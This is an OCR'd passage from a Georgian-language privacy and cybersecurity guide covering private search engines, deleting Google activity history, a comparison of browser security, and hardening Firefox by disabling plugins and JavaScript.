


მაგალითად, თუ NSA-მ შეაღწია Google-ში,



მაშინ თქვენი ინფორმაციაც საფრთხის ქვეშაა. ასეთი საძებნი სისტემების შემთხვევაში კი შეტევა ვერ მოხდება ერთ რომელიმე სერვერზე, შესაბამისად, ასეთი წვდომის მიღებას რომელიმე ერთ სერვერზე თუ კომპიუტერზე დიდი აზრი არ ექნება.

ასევე, შეუძლებელია ასეთი ძებნის შედეგების ცენზურა



ასეთ მიდგომას უარყოფითი მხარეებიც აქვს. იმის გამო, რომ არ არსებობს ცენტრალური სერვერი და მონაცემების ცენტრალური დამუშავების საშუალებები, ძებნის შედეგები ნაკლებად აკურატულია. რაც უფრო ბევრი ხალხი გამოიყენებს ასეთ ძრავას, მით უფრო უკეთესი გახდება ძებნის შედეგები. შესაბამისად, ასეთ ძრავებს სჭირდებათ ძალიან ბევრი მომხმარებელი იმისათვის, რომ კარგად იმუშაონ.

გაითვალისწინეთ, რომ იმის გამო, რომ ეს განაწილებული სისტემაა, შეუძლებელია მან დაშიფვრა გამოიყენოს. შესაბამისად, უსაფრთხოებისა და კონფიდენციალურობისთვის უნდა გამოიყენოთ VPN, TOR, ან ასეთი სხვა სისტემები.

საიტი გაძლევთ ვებ დემონსტრაციის საშუალებას, თუმცა თუ გინდათ ნახოთ, როგორ მუშაობს ეს პროგრამა, უნდა ჩამოტვირთოთ და დააყენოთ. საიტი youtube ვიდეოების საშუალებით აგიხსნით, როგორ იმუშაოთ პროგრამასთან.

განაწილებული სერვისების YaCy-ს შემთხვევაში თვალთვალი ძნელი იქნება, რადგან მოწინააღმდეგეს დასჭირდება ბევრი სხვადასხვა მომხმარებლის მონაცემებზე წვდომა, თუმცა გაითვალისწინეთ, რომ ზოგიერთ მთავრობას ამის გაკეთება შეუძლია. ასეთი სერვისები არ იყენებენ დაშიფრულ კავშირებს, შესაბამისად, უნდა გამოიყენოთ ანონიმიზირების მომსახურება.


ანონიმური ძებნა

სამწუხაროდ, საძიებო ძრავების შემთხვევაში ბევრი არჩევანი არ გაქვთ და უნდა ენდოთ იმას, რასაც ეს კომპანიები გეუბნებიან და რასაც მათი დოკუმენტაცია ამბობს მონაცემების მართვის შესახებ. თუმცა, მიუხედავად იმისა, თუ საჯაროდ რას ამბობენ, 100%-ით ვერასდროს იქნებით დარწმუნებული, თუ რას აკეთებენ კომპანიები და როგორ იყენებენ თქვენს ინფორმაციას. იმ შემთხვევაშიც კი თუ თქვენი საძიებო ძრავა არ გითვალთვალებთ, ამას შეიძლება მთავრობები აკეთებდნენ. ამიტომ ყოველთვის გააქტიურეთ/ჩართეთ კონფიდენციალური ბრაუზინგის ფუნქციები, გამოიყენეთ HTTPS, გამოიყენეთ ზემოთ განხილული (Ixquick, Startpage, Duckduckgo, Disconnect, Yacy) კონფიდენციალური საძიებო ძრავები ან მსგავსი სხვა სისტემები.


იმისათვის, რომ მოახერხოთ თავის დაცვა ისეთი სერიოზული მოწინააღმდეგეებისაგან, როგორებიც არიან, მაგალითად, სახელმწიფო უშიშროება ან დიდი ორგანიზაციები, ზემოთ მოყვანილ რჩევებთან ერთად უნდა გამოიყენოთ გამაგრებული ბრაუზერები და ანონიმიზაციის სერვისები, როგორიც არის TOR და VPN. ბრაუზერის გამაგრებას და ანონიმიზაციის სერვისებს დაწვრილებით მოგვიანებით განვიხილავთ.

თუ იყენებთ Google-ს, ალბათ გინდათ იცოდეთ, რას ინახავენ ისინი თქვენ შესახებ. გადადით ამ საიტზე https://myactivity.google.com/myactivity და ნახავთ, რამდენ რამეს იწერს Google თქვენ შესახებ. ნამდვილად ძალიან ბევრი ინფორმაციაა შენახული თქვენ შესახებ, თითქმის ყველაფერი, რასაც კი აკეთებთ. ცხადია, გაგიჩნდებათ კითხვა, როგორ წავშალოთ არასასურველი ინფორმაცია? თუ გადახვალთ ბმულზე https://support.google.com/accounts/answer/465?hl=en, ნახავთ დაწვრილებით ინსტრუქციებს, თუ როგორ წაშალოთ ეს მონაცემები. ვებსაიტი საშუალებას გაძლევთ, წაშალოთ ყველა ჩანაწერი ცალ-ცალკე, და ასევე, შესაძლებელია წაშალოთ ბოლო თვის ისტორია ან ისტორია მთლიანად. გასაგებია, რომ გინდათ ისტორიის მთლიანად წაშლა, მაგრამ დაფიქრდით, რის წაშლა გინდათ და რის არა, რადგან ამ ისტორიაზე დაყრდნობით Google გაწვდით მომსახურებას, შესაბამისად, თუ წაშლით, შეიძლება მომსახურების ხარისხი გაუარესდეს. ზოგადად, კონფიდენციალურობის თვალსაზრისით, რაც ნაკლებ ინფორმაციას დატოვებთ, მით უკეთესია.

შეიძლება გინდოდეთ, რომ საერთოთ გამორთოთ ყველანაირი ინფორმაციის შენახვა, ამისათვის გადადით



დააჭირეთ Activity Control ბმულს.



შემდეგ დააჭირეთ SHOW MORE CONTROLS ბმულს. და გამოსულ გვერდზე გამორთეთ ყველა ფუნქცია, რომელიც რაიმე სახით ინფორმაციის ჩაწერასთან არის დაკავშირებული. როგორც უკვე აღვნიშნეთ, ამ ფუნქციების გამორთვამ შეიძლება რაღაც მომსახურებების არასწორი მუშაობა გამოიწვიოს. შესაბამისად, სანამ გამორთავთ, წაიკითხეთ ინფორმაცია, რომელსაც Google მოგაწვდით.

და ბოლოს, ყველაზე უკეთესი იქნება, თუ რამდენიმე ანგარიშს გახსნით და ყოველ ანგარიშს გამოიყენებთ განსხვავებული მიზნებისთვის, შესაბამისად, ყოველი მათგანისთვის კონფიდენციალურობის განსხვავებული პარამეტრების განსაზღვრა იქნება შესაძლებელი.

თავი 8 ბრაუზერის უსაფრთხოება და თვალთვალისაგან თავის დაცვა

ამ თავში განვიხილავთ ბრაუზერის უსაფრთხოებას და კონფიდენციალურობას. წარმოვადგენთ ბრაუზერის გამაგრების სხვადასხვა გზებს, აგიხსნით, როგორ ხდება ბრაუზერების დაჰაკერება და როგორ შეამციროთ ამის რისკი. ძირითადად განვიხილავთ Firefox ბრაუზერს.

რომელი ბრაუზერი ჯობია?

ბრაუზერი ინტერნეტთან მუშაობის ერთ-ერთი მთავარი ხელსაწყოა. შესაბამისად, მის უსაფრთხოებას ძალიან დიდი მნიშვნელობა აქვს სისტემის კიბერუსაფრთხოებისთვის. არსებობს უამრავი ბრაუზერი და ბევრს კომპიუტერზე რამდენიმე ბრაუზერიც კი აქვს დაყენებული. რომელი ბრაუზერი არის უფრო უსაფრთხო და რატომ?

განვიხილოთ ძირითადი ბრაუზერები:

1. **Opera** - მისი მთავარი პრობლემაა, რომ პროგრამული განახლებები აგვიანებს, როგორც წესი, 50 დღეზე ადრე არ ხდება. მართალია, მისი ცოტა სისუსტეა ნაპოვნი, მაგრამ მხოლოდ იმიტომ, რომ ცოტა ხალხი იყენებს და შესაბამისად, ჰაკერებიც ნაკლებად ემტერებიან. ასევე, არ არსებობს ან ძალიან ცოტა უსაფრთხოების გაფართოებები და დამატებები არსებობს ამ ბრაუზერისათვის, რაც, ასევე, არ არის კარგი.
2. **Safari** – Apple-ის ბრაუზერი, არ არსებობს უსაფრთხოების გაფართოებები.
3. **Internet Explorer** – ამ ბრაუზერს ცუდი ისტორია აქვს და მისმა შემქმნელმა Microsoft-მაც უარი თქვა ამ ბრაუზერზე, თქვენც ასევე უნდა მოიქცეთ.
4. **EDGE** – Microsoft-ის ახალი ბრაუზერია, რომელიც windows 10-ს მოჰყვება.
5. არსებობს უსაფრთხო ბრაუზერების ნაკრები:
    a. **Aviator**
    b. **SRWare Iron Browser**
    c. **John Doe Fox** – არის Firefox-ის გაძლიერებული კონფიგურაცია
    d. **Tor** – ძირითადად ანონიმურობას იცავს და სრულად უსაფრთხო არ არის

e. **Epic privacy browser**

f. **Comodo** – კიბერ უსაფრთხოების კომპანიაა, რომელმაც შექმნა გაძლიერებული უსაფრთხოების ბრაუზერები ცნობილ ბრაუზერებზე დაყრდნობით:

   i. Comodo Ice Dragon (Firefox)

   ii. Comodo Dragon (Chromium)

   iii. Comodo Chromium Secure (Chromium)

რასაც უნდა იყენებდეთ, ალბათ არის Chrome ან Firefox.

g. **Chrome** - ყველაზე უფრო პოპულარული ბრაუზერია. აღმოჩენილი სისუსტეების თვალაზრისით იგი მხოლოდ Firefox-ს ჩამოუვარდება, ხოლო აღმოჩენილი პრობლემების გამოსწორების თვალსაზრისით პირველ ადგილზეა, პრობლემის აღმოჩენიდან მის გამოსწორებამდე დაახლოებით ორი კვირაა საჭირო. მას აქვს უსაფრთხო ბრაუზინგის (safe browsing) რეჟიმი, რომელიც გაფრთხილებთ, თუ ჰაკერულ საიტზე შეხვედით, განსაკუთრებით, თუ ხდება Phishing. აქვს კარგი ქვიშის ყუთი, რომელიც ვირუსების დაყენებას ართულებს, ავტომატურად განახლდება და ასევე, შეიძლება უსაფრთხოების სხვადასხვა დამატებითი ფუნქციები გამოიყენოთ დამატებების საშუალებით.

h. **Firefox** - ყველა სხვა ბრაუზერთან შედარებით მეტი სისუსტეა აღმოჩენილი, თუმცა არცერთი სისუსტეა ძალიან სერიოზული. ჩამონტაჟებული აქვს ვირუსებისგან და phishing-ისგან დაცვა, აქვს ავტომატური გაახლების ფუნქცია, აქვს დამატებითი უსაფრთხოების ფუნქციების დაყენების შესაძლებლობა დამატებებისა და გაფართოებების დაყენების საშუალებით.

საზოგადოდ, Chrome არის ყველაზე უფრო უსაფრთხო და კარგად დაწერილი ბრაუზერი, თუმცა ჩვენი რეკომენდაციაა, რომ გამოიყენოთ Firefox. ამის მთავარი მიზეზი კი არის ის, რომ Google, რომელმაც ეს ბრაუზერი შექმნა, არის კომპანია, რომლის ბიზნეს მოდელიც აწყობილია მომხმარებლების თვალთვალზე რეკლამების დასაგზავნად, შესაბამისად, ინტერესთა კონფლიქტია კონფიდენციალურობასა და ბიზნესს შორის. მეორე მხრივ, Mozila-ს Firefox-ის შემქმნელს არ აქვს ასეთი ბიზნესი და არ სჭირდება მომხმარებლების თვალთვალი. შესაბამისად, რეკომენდაციას ვუწევთ გარკვეული გაფართოებებით, დამატებებით და კონფიგურაციებით გაძლიერებულ Firefox-ს.

თუ Debian Linux-ზე მუშაობთ, ასევე წააწყდებით IceWeasel ბრაუზერს, რომელიც არის Firefox-ის სახესხვაობა. ეს ბრაუზერი თითქმის არ განსხვავდება Firefox-ისგან. მთავარი განსხვავება კი იმაშია, რომ Firefox-ის ბინარული კოდი შეიცავს კოდებს Linux-ის სხვადასხვა ვერსიებისათვის, ხოლო IceWeasel დაფუძნებულია ბიბლიოთეკებზე, რომლებიც Debian-ზეა მორგებული. ეს კი ბრაუზერს გააახლებს, როგორც კი სიტემის განახლება მოხდება, შესაბამისად, არ სჭირდება დაცდა, როდის მოხდება Firefox-ის დამოუკიდებლად განახლება. ამას უარყოფითი მხარეც აქვს, რადგან Debian-ს რამდენიმე დღე სჭირდება Mozila-ს განახლებების Debian-ში გადმოსატანად. ასევე Firefox-ის ყველა დამატება და გაფართოება შეიძლება არ დადგეს IceWease-ზე. მიუხედავად ამ მცირე განსხვავებებისა, თუ Firefox გირჩევნიათ, მისი დაყენებაც შეიძლება Debian-ზე.

ბრაუზერზე შეტევის ფრონტის შემცირება.

ჰაკერებთან ბრძოლის ერთ-ერთი მნიშვნელოვანი ნაწილია ბრაუზერზე შესაძლო შეტევის ფრონტის შემცირება, უფრო მარტივად კი მოხსენით ან არ დააყენოთ რაიმე, რაც არ არის საჭირო. თუ პროგრამა დაყენებული არ არის, მისი შეტევისთვის გამოყენებაც შეუძლებელია. განსაკუთრებით კი ყურადღება მიაქციეთ გაფართოებებს (Extensions) და დამატებებს (Plug-in). მაგალითად, მოხსენით ან გააჩერეთ Java, Flash და Silverlight. ამ პროგრამების სისუსტეებს ხშირად პოულობენ და თუ დაგაგვიანდათ განახლება, შეიძლება დაგაჰაკერონ.

და თუ ძალიან არ გაგიმართლათ, შეიძლება ერთ-ერთი ამ პროგრამის ნულოვანი დღის სისუსტით მოხდეს შეტევა. თუ ქსელის სტატისტიკას გადახედავთ და ასევე, გადახედავთ, თუ რა ჰაკერული პროგრამები იყიდება შავ ბაზარზე, ნახავთ, რომ მათი დიდი უმრავლესობა სწორედ Java, Flash და Silverlight პროგრამების გატეხვაზეა დაფუძნებული.

პრიორიტეტით მეორე და მნიშვნელოვანია, რომ მოხსნათ ან შეზღუდოთ Javascript და ბრაუზერის პროგრამები, როგორიც არის, მაგალითად, PDF-ის წამკითხავი.

თუ გაინტერესებთ, რა არის ეს Java, Flash, Silverlight და JavaScript და როგორ გაიგოთ, არის თუ არა თქვენს კომპიუტერზე ისინი დაყენებული:

Java – ძალიან კარგი აზრია, რომელიც პლატფორმის მიუხედავად პროგრამებს მუშაობის საშუალებას აძლევს ნებისმიერ სისტემაზე, იგი, ასევე, გამოიყენება პროგრამების ასამუშავებლად ბრაუზერებში. თუმცა ეს ტექნოლოგია ძალიან ცოტა ვებსაიტში გამოიყენება, დაახლოებით ვებსაიტების 0.1% იყენებს Java-ს. ამ ბმულზე http://www.cs.stir.ac.uk/~sbj/examples/Java-applications/ ნახავთ ჯავა პროგრამის მაგალითს


Flash – გამოიყენება გრაფიკული ანიმაციისთვის, მისი გამოყენებით ხდება სხვადასხვა ანიმაციის გაშვება ვებბრაუზერში, ბოლო დროს Flash-ში გაკეთებული თამაშებიც კი გამოჩნდა. თუმცა ეს ტექნოლოგია ძალიან დაძველდა და მისმა შემქმნელმა კომპანიამ Adobe-მ გამოაცხადა, რომ აღარ მოახდენს მის განვითარებას და გაახლებას, ანუ ფაქტიურად გააუქმა ეს ტექნოლოგია. Flash წარმატებით შეცვალა უფრო უსაფრთხო HTML5-მა.

Silverlight - საიტების მხოლოდ 0.1%-ში გამოიყენება. იძლევა Flash-ის მსგავს შესაძლებლობებს.

გაფართოებები - მაგალითად, PDF ფაილების წამკითხველი ან დამატებები, რომლებიც სხვა პროგრამებს აამუშავებენ ბრაუზერში.

JavaScript – ძალიან განსხვავდება Java-სგან. Java არის სრული პროგრამირების ენა, რომლის პროგრამებიც ვირტუალურ მანქანაზე ან კომპიუტერზე მუშაობს, ხოლო JavaScript არის ბევრად უფრო მარტივი ენა, რომელიც მხოლოდ ბრაუზერში მუშაობს. Java-ს კოდს კომპილირება სჭირდება, როგორც ცალკე პროგრამას, ხოლო JavaScript, როგორც ტექსტი, პირდაპირაა ჩაწერილი საიტის კოდში. მაგალითად, JavaScript-ის საშუალებით საიტები ამოწმებენ, რომელი ბრაუზერით შედიხართ და გაჩვენებენ შესაბამის გვერდს. JavaScript-ის სირთულე იმაშია, რომ საიტების 90% იყენებს ამ ტექნოლოგიას, მის გარეშე საიტები ან არ იმუშავებენ, ან ცუდად იმუშავებენ. მაგრამ მეორეს მხრივ, იგი გამოიყენება ბრაუზერზე შეტევებისთვის. მაგალითად, არცთუ ისე დიდი ხნის წინ NSA-მ გამოიყენა Javascript, რომ გაერკვია Tor-ის მომხმარებლების ვინაობა ბნელ ქსელში. მათ იცოდნენ Firefox-ის ხარვეზის შესახებ, მოათავსეს სპეციალური JavaScript კოდი იმ საიტზე, სადაც ეს ხალხი შედიოდა. ეს კოდი იყენებდა შეცდომას Firefox-ში იმისათვის, რომ გაეგო კომპიუტერის MAC მისამართი და გაეგზავნა ეს ინფორმაცია NSA-სთვის. შესაბამისად, იგივეს გაკეთება შეუძლიათ კიბერ კრიმინალებს თქვენი ინფორმაციის მოსაპოვებლად და შესაძლოა თქვენს კომპიუტერში უფრო ღრმად შესაღწევად. როგორც უკვე აღვნიშნეთ, როცა რომელიმე საიტს უერთდებით, ეს საიტი ბევრი სხვა საიტიდან ჩამოტვირთავს ინფორმაციას, შესაბამისად, შესაძლებელია ნებისმიერი სხვა საიტიდან მიიღოთ Javascript, რომელიც შემდეგ დააყენებს ვირუსის ტიპის პროგრამას თქვენს ბრაუზერში ან კომპიუტერშიც კი. მოკლედ, Javascript საჭიროა, მაგრამ უსაფრთხოების თვალსაზრისით რისკს წარმოადგენს. ქვემოთ განვიხილავთ სხვადასხვა მეთოდს, თუ როგორ შევამციროთ ეს რისკი.

ბრაუზერის დამატება (Plug in) **Quick Java** – ამ დამატების საშუალებით შეგიძლიათ სწრაფად ჩართოთ და გამორთოთ Javascript, Flash და Java. მოვძებნოთ quick java, მისი პოვნა ადვილია, მაგალითად, Cnet-ზე.




მაგრამ იგი მოძველდა და მისი განახლება აღარ ხდება. იგი შეცვალა Quick Javascript Switcher-მა, რომელიც შეგიძლიათ ასევე ადვილად იპოვნოთ და დააყენოთ. სამწუხაროდ, ეს უკანასკნელი მხოლოდ Javascript-ს ჩართავს ან გამორთავს.

შეგიძლიათ გამოიყენოთ Disable Javascript დამატება, რომელიც ასევე ჩართავს და გამორთავს Javascript-ს.


თუ კონფიდენციალურობა განსაკუთრებით მნიშვნელოვანია, მაშინ JavaScript უნდა გამორთოთ და არ გამოიყენოთ, რადგან მისი საშუალებით შესაძლებელია თქვენი ამოცნობა.

ხოლო თუ ვების კომფორტული ბრაუზინგი გინდათ, და საშუალო დონის ანონიმურობაზე ხართ თანახმა, მაშინ უნდა გამოიყენოთ გარკვეული დაბალანსების მექანიზმები და ტექნიკა, რომ თავიდან აიცილოთ კონფიდენციალურობის დაკარგვა. ამ მექანიზმებს და ტექნიკას ქვემოთ განვიხილავთ.


როგორ ვმართოთ დამატებები Firefox-ში? თუ დააჭერთ ფანჯრის მარცხენა ზედა კუთხეში მოთავსებულ ჰამბურგერ მენიუს და დააჭერთ AddOns-ს



და შემდეგ ეკრანის მარჯვენა მხარეს გამოსულ მენიუში დააჭერთ Plugins-ს,



დაინახავთ დაყენებული დამატებების სიას. დამატების სახელის გასწვრივ მოთავსებულ სამწერტილიან ღილაკზე დაჭერით კი შეძლებთ ამ დამატების ჩართვას ან გამორთვას




Ask to Activate - დამატების ყოველი გამოყენების წინ შეგეკითხებათ, ჩართოს თუ არა ეს დამატება.

Always Active – მუდმივად ჩართულია

Never Active - მუდმივად გამორთულია


ხოლო Manage-ის საშუალებით შეძლებთ, ჩართოთ ან გამორთოთ ავტომატური განახლების რეჟიმი. ასევე, ნახოთ ვერსიის ნომერი, ბოლოს როდის გაახლდა და შემქმნელი საიტი.



როგორც უკვე განვიხილეთ, Java, Silverlight და Flash დამატებებს უნდა ჩაურთოთ Never Activate.

თუ ფანჯრის მარჯვენა მხარეს გადახვალთ Extensions-ზე, ფანჯარა გიჩვენებთ დაყენებულ გაფართოებებს და ასევე, გაძლევთ მათი ჩართვის, გამორთვის და წაშლის საშუალებას.

თუ ძალიან ბევრი ითამაშეთ და ძალიან აურიეთ Firefox-ის პარამეტრები ისე, რომ ვეღარ ერკვევით და სუფთა ვერსიიდან თავიდან გინდათ ყველაფრის დაწყება, მაშინ გადადით `about:support`-ზე



და დააჭირეთ Refresh Firefox ღილაკს, რაც Firefox-ს დააბრუნებს საწყის მდგომარეობაში.

და ბოლოს, ეს ბმული https://support.mozilla.org/en-US/kb/view-pdf-files-firefox-or-choose-another-viewer?redirectslug=disable-built-pdf-viewer-and-use-another-viewer&redirectlocale=en-US აგიხსნით, როგორ გამორთოთ PDF ფაილების წამკითხავი Firefox-ში.


ბრაუზერის იზოლაციით და დანაწევრებით დაცვა

